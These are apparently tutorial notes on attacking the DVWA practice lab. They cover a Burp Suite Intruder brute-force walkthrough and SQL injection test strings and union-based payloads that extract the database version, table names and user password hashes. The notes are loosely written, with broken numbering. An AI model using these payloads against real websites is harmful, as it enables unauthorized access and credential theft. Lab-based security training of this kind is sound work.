










**DVWA\_\_\_Attacks:**

1. **Brute force attack**

* Open your burp suite and go to proxy and turn On intercept and set proxy on browsers with 127.0.0.1
* in dvwa security’s change impossible option into low and submit
* login /enter wrong username & password which we can see in intercept
* right click and send request to intruder
* go with positions
* select cluster bomb
* $add username & password
* go with payloads
* create two files username.txt & password.txt put valid username and password in a list on word list file (name.txt)
* Go to grep extract and follow the steps to get source code
* start attack and it will give us correct user name and password by brut force attack



1. **SQL injection - type**

* install phpmyadmin in kali

# **testing vuln**

* ‘ == sql vulnerable
* .1’
* .a’
* -a’
* a’
* “>Test12345<’

1. order by {random\_value} — - or 1’ group by 1,2,3,4,5,6,7,8,9,10— -
2. union select 1,2— - or 1’ union select “a”, “b”— - // - - -
3. 1’ union select 1,@@version— -
4. version ()
5. 1’ union select 1,@@version— -
6. 1' union select 1,concat(table\_name) from information\_schema.tables where table\_schema=database()-- -
7. 1' union select 1,group\_concat(table\_name,0x3a,column\_name,0x3c6723e) from information\_schema.tables where table\_schema=database()-- -
8. password: of user:

* 1' union select 1,group\_concat(user,0x3a,password,0x3c62723e) from user-- -